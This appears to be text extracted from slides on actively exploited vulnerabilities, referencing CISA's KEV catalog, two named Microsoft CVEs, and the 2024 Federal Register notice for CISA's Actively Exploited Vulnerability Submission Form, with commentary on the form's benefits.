

- <https://datatracker.ietf.org/doc/html/rfc8586>
- <https://blog.cloudflare.com/preventing-request-loops-using-cdn-loop/>
- <http://web.archive.org/web/20230430>



# PHP Activity Heatmap



# PHP Activity Heatmap



**WE NEED  
TO TALK  
ABOUT  
KEY**



It Has Been

1

Days Since The  
Last KEV Release

<https://observablehq.com/@greynoise/greynoise-tags>

CVE-2023-29360: Microsoft Streaming Service Untrusted Pointer Dereference

CVE-2024-21338: Microsoft Windows Kernel Exposed IOCTL w/Insufficient Access Control

<https://www.cisa.gov/known-exploited-vulnerabilities-catalog>



## Agency Information Collection Activities: Actively Exploited Vulnerability Submission Form

A Notice by the [Homeland Security Department](#) on 02/29/2024



This document has a comment period that ends in 55 days. (04/29/2024)

**SUBMIT A FORMAL COMMENT**

<https://www.federalregister.gov/documents/2024/02/29/2024-04193/agency-information-collection-activities-actively-exploited-vulnerability-submission-form>



### AGENCY:

Cybersecurity and Infrastructure Security Agency (CISA), Department of Homeland Security (DHS).



### ACTION:

60-Day notice and request for comments; new collection request and OMB control number is 1670-NNEW.



### SUMMARY:

The Vulnerability Management (VM) within Cybersecurity and Infrastructure Security Agency (CISA) will submit the following Information Collection Request (ICR) to the Office of Management and Budget (OMB) for review.



### DATES:

#### DOCUMENT DETAILS

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The introduction of the Actively Exploited Vulnerability Submission Form is expected to have a significant impact on the cybersecurity ecosystem:

**Improved Vulnerability Management:** The form streamlines the process of reporting and managing vulnerabilities, making it easier for entities to share critical information with CISA. This, in turn, helps in the quicker identification and remediation of vulnerabilities, reducing the window of opportunity for attackers.

**Increased Awareness:** The initiative raises awareness about the importance of vulnerability disclosure and the role that every stakeholder plays in securing cyberspace. It encourages a proactive approach to security, where entities are more vigilant in identifying and reporting vulnerabilities.

**Strengthened Collaboration:** By providing a formal mechanism for vulnerability submission, CISA enhances its collaboration with the private sector, international partners, and other stakeholders. This collaborative approach is essential for addressing the global nature of cyber threats and ensuring a coordinated response.